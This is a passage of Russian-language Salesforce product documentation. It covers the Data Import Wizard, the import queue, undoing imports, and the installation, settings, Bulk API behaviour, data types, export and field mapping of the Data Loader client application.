Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для импорта контактов:

- «Чтение», «Создание», «Редактирование» и «Удаление» контактов

И

«Изменение всех  
данных» контактов

- Чтобы выполнить перезапись данных имеющейся организации-компании при помощи импортируемых данных, выберите параметр **Перезаписать существующие значения**. Если импортируемые поля данных имеют пустое значение, существующие данные не удаляются.
7. При необходимости отмените импорт несоотнесенных полей или разрешите объединение важных несоотнесенных полей в отдельное примечание к контакту или организации-компании (доступно только при использовании версии Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition или Developer Edition). Все несоотнесенные импортированные данные для записи добавляются в одно примечание.
  8. Чтобы завершить импорт, нажмите кнопку **«Импортировать!»**.

СМ. ТАКЖЕ:

[Мастер импорта данных](#)

[Что импортируется для настраиваемых объектов?](#)

[Создание файлов экспорта для мастеров импорта](#)

[Подготовка данных к импорту](#)

[Соотнесение полей для других источников данных и импорта организации](#)

[Общие сведения об импорте](#)

## Мастер импорта данных

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

|  |                                 |
|--|---------------------------------|
| Для импорта организаций и контактов:           | «Импорт личных контактов»       |
| Для импорта интересов:                         | «Импорт интересов»              |
| Для импорта решений:                           | «Импорт решений»                |
| Для импорта настраиваемых объектов:            | «Импорт настраиваемых объектов» |
| Для импорта организаций-лиц своей организации: | «Изменение всех данных»         |
| Для импорта статей:                            | «Изменение всех данных»         |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

Мастер импорта данных позволяет легко импортировать данные для множества стандартных объектов Salesforce, включая организации, контакты, интересы, решения, организации-лица и статьи. Данный мастер также позволяет импортировать данные для настраиваемых объектов. С помощью мастера можно одновременно импортировать не более 50 000 записей.

Чтобы проверить подготовленные исходные данные, Salesforce рекомендует сначала импортировать небольшой тестовый файл.

Мастер импорта данных поддерживается в следующих браузерах:

- Google Chrome™ 29 или более поздней версии
- Mozilla® Firefox® 23 или более поздней версии
- Microsoft® Internet Explorer® 9 или более поздней версии
- Apple® Safari® 5 или более поздней версии

Браузер Internet Explorer 9 не поддерживает перетаскивание CSV-файлов.

СМ. ТАКЖЕ:

[Индивидуальная настройка системы Salesforce](#)

## Мастер импорта данных. Вопросы и ответы

- [Сколько записей можно импортировать?](#)
- [Какой тип объектов можно импортировать?](#)
- [Можно ли выполнять одновременные импорты?](#)
- [Как долго выполняется импорт?](#)

[Сколько записей можно импортировать?](#)

[Какой тип объектов можно импортировать?](#)

[Можно ли выполнять одновременные импорты?](#)

[Как долго выполняется импорт?](#)

СМ. ТАКЖЕ:

[Мастер импорта данных](#)

### Сколько записей можно импортировать?

Мастер импорта данных позволяет одновременно импортировать не более 50 000 записей.

СМ. ТАКЖЕ:

[Мастер импорта данных. Вопросы и ответы](#)

### Какой тип объектов можно импортировать?

Мастер импорта данных может использоваться для импорта организаций, контактов, интересов, решений и настраиваемых объектов.

СМ. ТАКЖЕ:

[Мастер импорта данных. Вопросы и ответы](#)

### Можно ли выполнять одновременные импорты?

Мастер импорта данных не поддерживает одновременные (или параллельные) задания на импорт данных. Прежде чем начать следующий импорт данных, дождитесь завершения текущего импорта.

СМ. ТАКЖЕ:

[Мастер импорта данных. Вопросы и ответы](#)

## Как долго выполняется импорт?

Время выполнения импорта посредством мастера импорта данных определяется объемом импортируемых данных. Как правило, импорты выполняются не сразу и могут длиться несколько минут.

Администраторы Salesforce могут проверять статус импорта на странице «Пакетные загрузки». (В меню «Настройка» введите «*Задания на загрузку массива данных*» в поле «Быстрый поиск», затем выберите «**Задания на загрузку массива данных**».)

Другие пользователи Salesforce могут проверять статус импорта только посредством полученного статусного сообщения эл. почты. Кроме того, импорт может отслеживаться вручную путем проверки соответствующих вкладок Salesforce.

СМ. ТАКЖЕ:

[Мастер импорта данных. Вопросы и ответы](#)

## Использование очереди импорта

**❗ Важное замечание:** Компания Salesforce заменила отдельные мастера импорта для организаций, контактов и других объектов универсальным мастером импорта данных. (Отдельные мастера импорта открываются посредством маленьких всплывающих окон, тогда как универсальный мастер открывается посредством полнофункционального обозревателя, адресная строка которого отображает компонент dataimporter.app.) Чтобы запустить универсальный мастер, введите строку «*Мастер импорта данных*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Мастер импорта данных**». (Доступные параметры определяются предоставленными полномочиями.)

Очередь импорта позволяет администраторам просматривать сведения об импорте или отменять организационный импорт. Сведения о выполненном импорте удаляются из очереди через три дня.

1. Введите строку «*Импорты*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Импорты**».
2. Чтобы открыть страницу «Сведения об очереди импорта», щелкните имя нужного файла импорта.

Чтобы отменить отложенный импорт, щелкните ссылку «**Удал.**». Выполняемый импорт не может быть отменен.

Ниже перечислены возможные значения для столбца «Статус».

| Статус    | Описание   |
|-----------|--|
| Прервано  | Импорт завершен с ошибками. Сведения об ошибках отправляются соответствующему пользователю по эл. почте. Прерванные импорты могут быть повторены в течение трех дней; при большом количестве повторных попыток импорт сохраняется в очереди не более 30 дней после первоначальной попытки. |
| Завершено | Импорт завершен без ошибок.  |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Необходимые полномочия пользователя

Для использования очереди импорта:

- «Изменение всех данных»

| Статус         | Описание  |
|----------------|---|
| Ошибка         | Импорт обработан с ошибками. Сведения об ошибках отправляются соответствующему пользователю по эл. почте. Пользователь может исправить ошибки и выполнить повторный импорт. |
| Ожидание       | Импорт добавлен в очередь, но еще не обрабатывается.  |
| Обрабатывается | Импорт добавлен в очередь и уже обрабатывается.   |

СМ. ТАКЖЕ:

[Мастер импорта данных](#)

[Общие сведения об импорте](#)

## Отмена импорта

При ошибочном импорте организаций, контактов, интересов или решений администратор может удалить элементы, импортированные по ошибке, путем ввода строки «*Пакетное удаление записей*» в поле «Быстрый поиск» в меню «Настройка» при выборе пункта «**Пакетное удаление записей**».

Средство пакетного удаления записей не поддерживает настраиваемые объекты. Настраиваемые объекты, импортированные по ошибке в версии Enterprise Edition, Unlimited Edition, Performance Edition или Developer Edition, могут быть удалены посредством приложения Data Loader. См. раздел «[Выполнение пакетных удалений](#)» на странице 784.

СМ. ТАКЖЕ:

[Мастер импорта данных](#)

[Общие сведения об импорте](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

#### Необходимые полномочия пользователя

Для пакетного удаления  
данных:


- «Изменение всех  
данных»

# Data Loader

## Data Loader

Data Loader — это клиентское приложение для пакетного импорта или экспорта данных. Приложение позволяет вставлять, обновлять, удалять или экспортировать записи Salesforce.

Приложение Data Loader считывает, извлекает и загружает импортируемые данные из CSV-файлов или путем подключения к базе знаний. Экспортируемые данные отображаются в виде CSV-файлов.

 **Прим.:** Если региональные настройки не поддерживают использование запятых, воспользуйтесь символом табуляции или любым другим разделителем.

Существует два способа использования приложения Data Loader.

- Пользовательский интерфейс: позволяет определять параметры конфигурации, CSV-файлы для импорта и экспорта, а также соотношения полей, используемые для соотношения имен полей в файлах импорта с именами полей в системе Salesforce.
- Командная строка (только Windows): позволяет определять конфигурацию, источники данных, соотношения и действия над файлами. Командная строка позволяет настроить приложение Data Loader для автоматической обработки.

Отличительные особенности приложения Data Loader

- Удобный интерфейс мастера для интерактивного использования
- Альтернативный интерфейс командной строки для автоматических пакетных операций (только Windows)
- Поддержка больших файлов, содержащих не более 5 миллионов записей
- Интерактивное соотношение полей
- Поддержка всех объектов, включая настраиваемые объекты
- Обработка данных в Salesforce и Database.com
- Подробные CSV-файлы success и error
- Встроенное средство просмотра CSV-файлов
- Поддержка операционных систем Windows XP, Windows 7 и Mac OS X

Прежде чем начать работу, просмотрите разделы ниже.

- [Когда следует использовать приложение Data Loader?](#)
- [Установка приложения Data Loader](#)

 **Прим.:** В предыдущих версиях приложение Data Loader называлось AppExchange Data Loader и Sforce Data Loader.

СМ. ТАКЖЕ:

[Шифрование полей](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

## Когда следует использовать приложение Data Loader?

Приложение Data Loader дополняет интерактивные мастера импорта, доступные в меню «Настройка». Чтобы определить наиболее оптимальный способ работы, воспользуйтесь указанными ниже рекомендациями.

### Примеры использования Data Loader

- Для загрузки 50 000 — 5 000 000 записей. Приложение Data Loader позволяет загружать не более 5 миллионов записей. Чтобы загрузить более 5 миллионов записей, рекомендуем обратиться к партнеру Salesforce или воспользоваться соответствующим партнерским продуктом из каталога [App Exchange](#).
- Для загрузки записей в объект, который не поддерживается мастерами импорта.
- Для планирования регулярных загрузок данных (например, ночные импорты).
- Для экспорта данных с целью создания резервной копии.

### Примеры использования мастеров импорта

- Для загрузки менее 50 000 записей.
- Для импорта объекта, поддерживаемого мастерами импорта. Чтобы просмотреть доступные мастера импорта и поддерживаемые ими объекты, введите строку «*Управление данными*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Управление данными**».
- Для предотвращения повторов путем загрузки записей по имени и местоположению организации, адресу эл. почты контакта или интереса.

Дополнительную информацию о мастерах импорта см. в разделе «[Общие сведения об импорте](#)» на странице 733.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**


## Установка и настройка приложения Data Loader

### Рекомендации по установке приложения Data Loader

#### Требования к системе при использовании Windows

Ниже перечислены требования для использования приложения Data Loader в операционной системе Windows.

- Microsoft® Windows® 7 или Windows XP
- 120 Мб свободного пространства на диске
- 256 Мб свободной памяти
- Java JRE 1.8
- Sun JVM 1.8

 **Прим.:** Salesforce более не включает в комплект Java загрузчик данных для установщика Windows.

#### Требования к системе при использовании Mac OS


Ниже перечислены требования для использования приложения Data Loader в операционной системе Mac OS.


- Mac® OS X
- 120 Мб свободного пространства на диске
- 256 Мб свободной памяти
- Java JRE 1.8
- Привилегии администратора на соответствующем компьютере

#### Рекомендации по установке

Клиентское приложение Data Loader было доступно для загрузки в разных версиях. Некоторые более ранние версии назывались AppExchange Data Loader или Sforce Data Loader. Одновременно на компьютере могут быть установлены разные версии приложения. Тем не менее, не рекомендуем устанавливать несколько копий одной и той же версии.

Последняя версия приложения всегда доступна в системе Salesforce. Если вы уже устанавливали последнюю версию и хотите установить ее снова, следует удалить уже установленную на компьютере версию.

 **Совет:** Если не удастся выполнить вход посредством командной строки после установки новой версии приложения Data Loader, рекомендуем повторно зашифровать пароль.

 **Прим.:** Интерфейс командной строки Data Loader поддерживается только операционной системой Windows.

Чтобы изменить исходный код, загрузите бесплатную версию приложения Data Loader на веб-узле <https://github.com/forcedotcom/dataloader>.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к странице загрузки приложения Data Loader:

- «Изменение всех данных»

Для использования приложения Data Loader:

- Соответствующее полномочие пользователя для выполняемой операции (например, полномочие «Создание» для организаций — для добавления новых организаций)



### Рекомендации по входу

Последняя версия загрузчика данных поддерживает проверку подлинности веб-сервера OAuth как для Windows, так и для Mac, что добавляет дополнительный уровень безопасности. Дополнительные сведения см. в разделе [Проверка подлинности OAuth](#).

Если организация использует ограниченный диапазон IP-адресов, то вход посредством непроверенных IP-адресов возможен только после их активации. Система Salesforce автоматически отправляет сообщение эл. почты, содержащее ссылку для входа и маркер безопасности, который должен быть добавлен в конец пароля. Например, при использовании пароля *МойПароль* и маркера безопасности *XXXXXXXXXX* вход может быть выполнен только после ввода следующей строки: *МойПарольXXXXXXXXXX*.

## Настройка Data Loader

Чтобы изменить стандартные параметры Data Loader, воспользуйтесь меню Settings.

1. Откройте приложение Data Loader.
2. Последовательно выберите пункты **Настройки > Параметры**.
3. При необходимости заполните поля ниже.


| Поле               | Описание   |
|--------------------|--|
| Batch size         | <p>Данное поле определяет размер инкрементов для обработки записей Salesforce при выполнении единичной операции вставки, обновления, обновления и вставки или удаления. Максимальное значение — 200. Рекомендуем использовать значение от 50 до 100.</p> <p>При наличии флажка Use Bulk API максимальное значение не может превышать 10 000.</p>   |
| Insert null values | <p>Чтобы вставлять пустые соотнесенные значения как нулевые при выполнении операций над данными, установите данный флажок. Обратите внимание, что при наличии данного флажка приложение Data Loader перезаписывает любые текущие данные в соотнесенных полях при обновлении записей.</p> <p>Данный параметр недоступен при наличии флажка Use Bulk API. При обновлении записей посредством Bulk API пустые значения пропускаются. Чтобы задать полю нулевое значение при наличии флажка Use Bulk API, воспользуйтесь значением #N/A.</p> |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

| Поле                               | Описание   |
|------------------------------------|--|
| Assignment rule                    | Введите код правила назначения, которое должно использоваться для операций вставки, обновления или обновления и вставки. Данный параметр применяется к операциям вставки, обновления или обновления и вставки обращений и интересов. Кроме того, данный параметр применяется к операциям обновления организаций при наличии правил назначения территорий для организаций. Правило назначения переопределяет значения поля «Ответственный» в CSV-файле. |
| Server host                        | Введите URL-адрес нужного сервера Salesforce. Например, чтобы загрузить данные в безопасную среду, введите следующий URL-адрес:<br><code>https://test.salesforce.com</code> .  |
| Reset URL on Login                 | По умолчанию система Salesforce восстанавливает URL-адрес, указанный в поле <a href="#">Server host</a> , после входа. Чтобы отключить автоматическое восстановление, снимите данный флажок.   |
| Compression                        | Сжатие повышает производительность приложения Data Loader; по умолчанию включено. Сжатие может быть отключено для отладки основных сообщений SOAP. Чтобы отключить сжатие, установите данный флажок.   |
| Timeout                            | Введите количество секунд, по истечении которого приложение Data Loader должно возвращать ошибку в случае отсутствия ответа сервера.   |
| Query request size                 | Данное поле определяет размер инкрементов для возврата записей Salesforce при выполнении единичной операции экспорта или запроса. Максимальное значение — 2 000 записей. Большие значения могут повысить производительность, но снизить объем свободной памяти клиента.  |
| Generate status files for exports  | Чтобы создавать файлы success и error при экспорте данных, установите данный флажок.   |
| Read all CSVs with UTF-8 encoding  | Чтобы открывать любые файлы только в кодировке UTF-8, установите данный флажок.  |
| Write all CSVs with UTF-8 encoding | Чтобы записывать файлы только в кодировке UTF-8, установите данный флажок.   |
| Use European date format           | Чтобы включить поддержку форматов дд/мм/гггг и дд/мм/гггг ЧЧ:мм:сс, установите данный флажок.  |
| Allow field truncation             | Чтобы усекать данные, загружаемые в поля Salesforce типа «Эл. почта», «Раскрывающийся список (со множественным выбором)», «Телефон», «Раскрывающийся список»,  |

| Поле                            | Описание  |
|---------------------------------|---|
|                                 | <p>«Текст» и «Текст (зашифрованный)», установите данный флажок.</p> <p>Приложение Data Loader 14.0 или более ранней версии усекает только слишком большие значения для полей данных типов. Приложение Data Loader 15.0 или более поздней версии отменяет операцию загрузки, если заданное значение слишком велико.</p> <p>Установка данного флажка определяет необходимость использования предыдущего алгоритма (усечения) в приложении Data Loader 15.0 или более поздней версии взамен нового алгоритма. Данный флажок установлен по умолчанию, но не поддерживается приложением Data Loader 14.0 или более ранней версии.</p> <p>Данный параметр недоступен при наличии флажка Use Bulk API. Таким образом, операция загрузки не выполняется в строке, содержащей слишком большое значение для данного поля.</p> |
| Use Bulk API                    | <p>Чтобы использовать Bulk API для вставки, обновления, обновления и вставки, удаления или необратимого удаления записей, установите данный флажок. Интерфейс Bulk API поддерживает асинхронную загрузку или удаление большого количества записей. Благодаря выполнению параллельной обработки и сокращению количества полных обходов сети, интерфейс Bulk API работает гораздо быстрее, чем стандартный интерфейс API на основе SOAP.</p> <p> <b>Внимание:</b> При настройке Data Loader для использования Bulk API можно удалять записи без возможности восстановления. Помните, что в таком случае записи удаляются сразу и их нельзя будет восстановить из «Корзины».</p>  |
| Enable serial mode for Bulk API | <p>Чтобы использовать последовательную, а не параллельную обработку Bulk API, установите данный флажок. Параллельная обработка может инициировать конфликт базы данных. При наличии серьезного конфликта загрузка может быть прервана. Режим последовательной обработки гарантирует поэтапную обработку пакетов. Обратите внимание, что использование данного параметра может значительно увеличить время обработки загружаемых данных.</p> <p>Данный параметр доступен только при наличии флажка Use Bulk API.</p>   |

| Поле                              | Описание  |
|-----------------------------------|---|
| Upload Bulk API Batch as Zip File | <p>Чтобы использовать Bulk API для загрузки архивных файлов, содержащих двоичные вложения (например, содержимое Salesforce CRM Content), установите данный флажок.</p> <p>Данный параметр доступен только при наличии флажка Use Bulk API.</p>  |
| Time Zone                         | <p>Чтобы выбрать стандартный часовой пояс, заполните данное поле.</p> <p>Данное значение используется в том случае, если дата не содержит часового пояса.</p> <ul style="list-style-type: none"> <li>По умолчанию приложение Data Loader использует часовой пояс, выбранный на локальном компьютере.</li> <li>При вводе недопустимого значения используется время по Гринвичу (данный факт регистрируется в журнале Data Loader).</li> </ul> <p>Допустимым считается любой код часового пояса, который может быть передан методу Java <code>getTimeZone(java.lang.String)</code>. Значение может содержать полное имя (например, America/Los_Angeles) или настраиваемый код (например, GMT-8:00).</p> |
| Proxy host                        | Имя узла прокси-сервера (при наличии).  |
| Proxy port                        | Порт прокси-сервера.  |
| Proxy username                    | Имя пользователя для проверки подлинности на прокси-сервере.  |
| Proxy password                    | Пароль для проверки подлинности на прокси-сервере.  |
| Proxy NTLM domain                 | Имя домена Windows для проверки подлинности NTLM.   |
| Start at row                      | Данное поле позволяет продолжить выполнение последней неудачной операции со строки, в которой завершилось выполнение последней успешной операции.   |

#### 4. Чтобы сохранить параметры, нажмите кнопку «ОК».

СМ. ТАКЖЕ:

[Алгоритм Data Loader с включенным Bulk API](#)

[Настройка приложения Data Loader для использования Bulk API](#)

## Алгоритм Data Loader с включенным Bulk API

Интерфейс Bulk API, включенный в приложении Data Loader, позволяет ускорить загрузку и удаление большого количества записей по сравнению со стандартным интерфейсом API на основе SOAP. Однако, при включении интерфейса Bulk API может измениться алгоритм приложения Data Loader. Основное отличие заключается в доступности функции необратимого удаления пользователям с соответствующими полномочиями и лицензией. См. раздел «[Настройка Data Loader](#)» на странице 773.

Ниже перечислены параметры, которые недоступны в меню **Settings > Settings** при наличии флажка Use Bulk API.

### Insert null values

Данный параметр разрешает приложению Data Loader вставлять пустые соответствующие значения в качестве нулевых при выполнении операций над данными, если интерфейс Bulk API отключен. При обновлении записей посредством Bulk API пустые значения пропускаются. Чтобы задать полю нулевое значение при наличии флажка Use Bulk API, воспользуйтесь значением #N/A.

### Allow field truncation

Данный параметр указывает приложению Data Loader на необходимость усечения данных некоторых типов полей, если интерфейс Bulk API отключен. При наличии флажка Use Bulk API операция загрузки не выполняется в строке, содержащей слишком большое значение для данного поля.

СМ. ТАКЖЕ:

[Настройка Data Loader](#)

## Настройка приложения Data Loader для использования Bulk API

Интерфейс Bulk API поддерживает асинхронную загрузку или удаление большого количества записей. Благодаря выполнению параллельной обработки и сокращению количества полных обходов сети, интерфейс Bulk API работает гораздо быстрее, чем интерфейс API на основе SOAP. По умолчанию приложение Data Loader использует интерфейс API на основе SOAP для обработки записей.

Чтобы настроить приложение Data Loader на использование интерфейса Bulk API для вставки, обновления, обновления и вставки, удаления или необратимого удаления записей, выполните указанные ниже действия.

1. Откройте приложение Data Loader.
2. Последовательно выберите пункты **Settings > Settings**.
3. Установите флажок Use Bulk API.
4. Нажмите кнопку «ОК».

### Прим.:

- При необходимости установите флажок Enable serial mode for Bulk API. Параллельная обработка может инициировать конфликт базы данных. При наличии серьезного конфликта загрузка может быть прервана. Режим последовательной обработки гарантирует поэтапную обработку пакетов. Обратите внимание, что использование данного параметра может значительно увеличить время обработки загружаемых данных.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:

**Enterprise Edition,  
Performance Edition,  
Unlimited Edition,  
Developer Edition** и  
**Database.com Edition.**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:

**Enterprise Edition,  
Performance Edition,  
Unlimited Edition,  
Developer Edition** и  
**Database.com Edition.**

- **Внимание!** При настройке Data Loader для использования Bulk API можно удалять записи без возможности восстановления. Помните, что в таком случае записи удаляются сразу и их нельзя будет восстановить из «Корзины».

СМ. ТАКЖЕ:

[Настройка Data Loader](#)

## Использование приложения Data Loader

### Типы данных, поддерживаемые приложением Data Loader

Ниже перечислены типы данных, поддерживаемые приложением Data Loader.

#### Base64

Строка пути к файлу (преобразует файл в Base64-массив). Поля Base64 используются только для вставки или обновления вложений и Salesforce CRM Content.

Дополнительную информацию см. в разделах «[Загрузка вложений](#)» на странице 784 и «[Загрузка содержимого посредством приложения Data Loader](#)» на странице 785.

#### Логический

- Истинные значения (нечувствительны к регистру) = да, д, истина, вкл, 1
- Ложные значения (нечувствительны к регистру) = нет, н, ложь, выкл, 0

#### Форматы даты

Рекомендуем использовать формат даты `yyyy-MM-ddВЧЧ:мм:сс.CCC+/-ЧЧмм`, где:

- гггг — это четырехзначный год
- ММ — это двухзначный месяц (01-12)
- дд — это двухзначный день (01-31)
- ЧЧ — это двухзначный час (00-23)
- мм — это двухзначная минута (00-59)
- сс — это двухзначная секунда (00-59)
- CCC — это трехзначная миллисекунда (000-999)
- +/-ЧЧмм — это смещение часового пояса относительно Гринвича

Ниже перечислены другие поддерживаемые форматы даты.

- гггг-ММ-дд 'Т' ЧЧ:мм:сс.CCC 'Z'
- гггг-ММ-дд 'Т' ЧЧ:мм:сс.CCC Pacific Standard Time
- гггг-ММ-дд 'Т' ЧЧ:мм:сс.CCCPacific Standard Time
- гггг-ММ-дд 'Т' ЧЧ:мм:сс.CCC PST
- гггг-ММ-дд 'Т' ЧЧ:мм:сс.CCCPST
- гггг-ММ-дд 'Т' ЧЧ:мм:сс.CCC GMT-08:00
- гггг-ММ-дд 'Т' ЧЧ:мм:сс.CCCGMT-08:00
- гггг-ММ-дд 'Т' ЧЧ:мм:сс.CCC-800
- гггг-ММ-дд 'Т' ЧЧ:мм:сс.CCC-800

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

- гггг-мм-дд 'Т' ЧЧ : мм : сс
- гггг-мм-дд ЧЧ : мм : сс
- ггггммдд 'Т' ЧЧ : мм : сс
- гггг-мм-дд
- мм/дд/гггг ЧЧ : мм : сс
- мм/дд/гггг
- ггггммдд

Ниже перечислены рекомендации по использованию форматов даты.

- Чтобы включить форматы даты, начинающиеся со дня, а не месяца, установите флажок `Use European date format` в диалоговом окне `Settings`. Европейские форматы даты: `дд/мм/гггг` и `дд/мм/гггг ЧЧ : мм : сс`.
- При нахождении пользователя к востоку от Гринвича рекомендуем выбрать часовой пояс по Гринвичу, позволяющий избежать корректировки дат при вставке или обновлении записей.
- Разрешается использовать только даты, соответствующие выбранному диапазону. Допустимая начальная дата: `1700-01-01T00:00:00Z GMT` или первые секунды 1 января 1700 года. Допустимая конечная дата: `4000-12-31T00:00:00Z GMT` или первые секунды 31 декабря 4000 года. Данные значения смещаются согласно часовому поясу пользователя. Например, допустимая начальная дата по тихоокеанскому времени: `1699-12-31T16:00:00` или `16:00 31 декабря 1699 года`.

### Двойной

Стандартная двойная строка.

### Код

Код Salesforce — это строка, состоящая из 15 чувствительных или 18 нечувствительных к регистру символов, являющаяся уникальным идентификатором отдельной записи.

-  **Совет:** Чтобы гарантировать качество данных, убедитесь, что все коды Salesforce, вводимые в приложение Data Loader, используют правильный регистр.

### Целое число

Стандартная целочисленная строка.

### Строковый

Все допустимые XML-строки; недопустимые символы XML удаляются.

## Экспорт данных

Мастер экспорта Data Loader позволяет извлекать данные из любого объекта Salesforce. Экспорт может содержать («Экспортировать все») или не содержать («Экспорт») удаленные записи.

1. Откройте приложение Data Loader.
2. Нажмите кнопку **Export** или **Export All**. Данные команды также отображаются в меню File.
3. Введите имя пользователя и пароль Salesforce. Чтобы выполнить вход, нажмите кнопку **Log in**. Если вход выполнен, нажмите кнопку **Next**. (При выходе из системы или закрытии программы требуется повторный вход.)

Если организация использует ограниченный диапазон IP-адресов, то вход посредством непроверенных IP-адресов возможен только после их активации. Система Salesforce автоматически отправляет сообщение эл. почты, содержащее ссылку для входа и маркер безопасности, который должен быть добавлен в конец пароля. Например, при использовании пароля *МойПароль* и маркера безопасности *XXXXXXXXXX* вход может быть выполнен только после ввода следующей строки: *МойПарольXXXXXXXXXX*.

4. Выберите нужный объект. Например, выберите объект «Организация». Если имя объекта отсутствует в стандартном списке, установите флажок **Show all objects**, чтобы просмотреть полный список доступных объектов. Объекты отображаются по локализованной метке, а имя разработчика выделено скобками. Дополнительную информацию см. в [Руководстве разработчика SOAP API](#).
5. Чтобы выбрать нужный CSV-файл, нажмите кнопку **Browse...** Чтобы создать файл, введите новое имя файла. При необходимости выберите текущий файл.  
  
При выборе текущего файла содержимое данного файла подлежит замене. Чтобы подтвердить данное действие, нажмите кнопку **Yes**. Чтобы выбрать другой файл, нажмите кнопку **No**.
6. Нажмите кнопку **Next**.
7. Создайте запрос SOQL для экспорта данных. Например, установите флажки **Id** и **Name** в полях запроса и нажмите кнопку **Finish**. В этом случае по мере выполнения дальнейших действий средство просмотра CSV-файлов будет отображать все имена и коды организаций. SOQL — это объектно-ориентированный язык запросов Salesforce, который позволяет составлять простые, но очень эффективные строки запросов. Подобно команде SELECT в SQL, язык SOQL позволяет указывать исходный объект, список полей для извлечения и условия для выбора строк в исходном объекте.
  - a. Выберите поля для экспорта.
  - b. При необходимости выберите условия фильтрации набора данных. В противном случае система возвращает все данные, доступные для чтения.
  - c. При необходимости просмотрите и измените созданный запрос.



**Совет:** Запросы взаимосвязи SOQL могут использоваться для добавления полей связанного объекта. Например:

```
Select Name, Pricebook2Id, Pricebook2.Name, Product2Id, Product2.ProductCode FROM PricebookEntry WHERE IsActive = true
```

Или:

```
Select Id, LastName, Account.Name FROM Contact
```

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях:

**Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition и Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для экспорта записей:

- «Чтение» для записей

Для экспорта всех записей:

- «Чтение» для записей



При использовании запросов взаимосвязи в приложении Data Loader полные имена полей чувствительны к регистру. Например, поле ACCOUNT.NAME, используемое вместо поля Account.Name, не поддерживается. Приложение Data Loader не поддерживает вложенные запросы или запросы дочерних объектов. Например, следующий запрос возвращает ошибку:

```
SELECT Amount, Id, Name, (SELECT Quantity, ListPrice,
PriceBookEntry.UnitPrice, PricebookEntry.Name,
PricebookEntry.product2.Family FROM OpportunityLineItems)
FROM Opportunity
```

Кроме того, приложение Data Loader не поддерживает запросы, использующие полиморфные взаимосвязи. Например, следующий запрос возвращает ошибку:

```
SELECT Id, Owner.Name, Owner.Type, Owner.Id, Subject FROM Case
```

Дополнительную информацию о SOQL см. в [Справочном руководстве по Force.com SOQL и SOSL](#).

8. Нажмите кнопку **Finish**. Чтобы подтвердить действие, нажмите кнопку **Yes**.
9. Статус выполняемой операции отображается в информационном окне.
10. Результаты выполнения операции отображаются в окне подтверждения. Чтобы просмотреть CSV-файл, нажмите кнопку **View Extraction**. Чтобы закрыть окно, нажмите кнопку **OK**. Дополнительную информацию см. в разделе «[Проверка выходных файлов Data Loader](#)» на странице 786.

#### Прим.:

- В настоящее время приложение Data Loader не поддерживает извлечение вложений. Чтобы экспортировать вложения, воспользуйтесь функцией еженедельного экспорта в интерактивном приложении.
- При выборе составных полей для экспорта в приложении Data Loader могут отображаться сообщения об ошибках. Рекомендуем использовать отдельные компоненты поля для экспорта значений.

## Определение соотношений полей Data Loader

Чтобы связать поля Salesforce со столбцами CSV-файла при вставке, удалении или обновлении файлов, рекомендуем использовать диалоговое окно «Соотнесение» (Mapping Dialog). Дополнительную информацию см. в разделе «[Вставка, обновление или удаление данных посредством приложения Data Loader](#)» на странице 782.

1. Чтобы выполнить автоматическое соотнесение полей и столбцов, щелкните **Автоматическое соотнесение полей и столбцов (Auto-Match Fields to Columns)**. Приложение Data Loader создает список внизу окна на основе сходства имен полей и столбцов. При операции удаления автоматическое соотнесение поддерживается только полем кода.
2. Чтобы выполнить соотнесение полей и столбцов вручную, перетащите поля из списка полей Salesforce в список заголовков столбцов CSV-файла. Например, при вставке новых организаций и использовании CSV-файла, содержащего имена новых организаций, перетащите поле «Имя» вправо от поля заголовка столбца «ИМЯ».
3. Чтобы сохранить данное соотнесение, нажмите кнопку **Сохранить соотнесение (Save Mapping)**. Введите имя для файла соотнесения SDL.

При выборе текущего файла содержимое данного файла подлежит замене. Чтобы подтвердить данное действие, нажмите кнопку **Да (Yes)**. Чтобы выбрать другой файл, нажмите кнопку **Нет (No)**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

- Чтобы использовать соотнесение для текущей операции, нажмите кнопку «ОК».

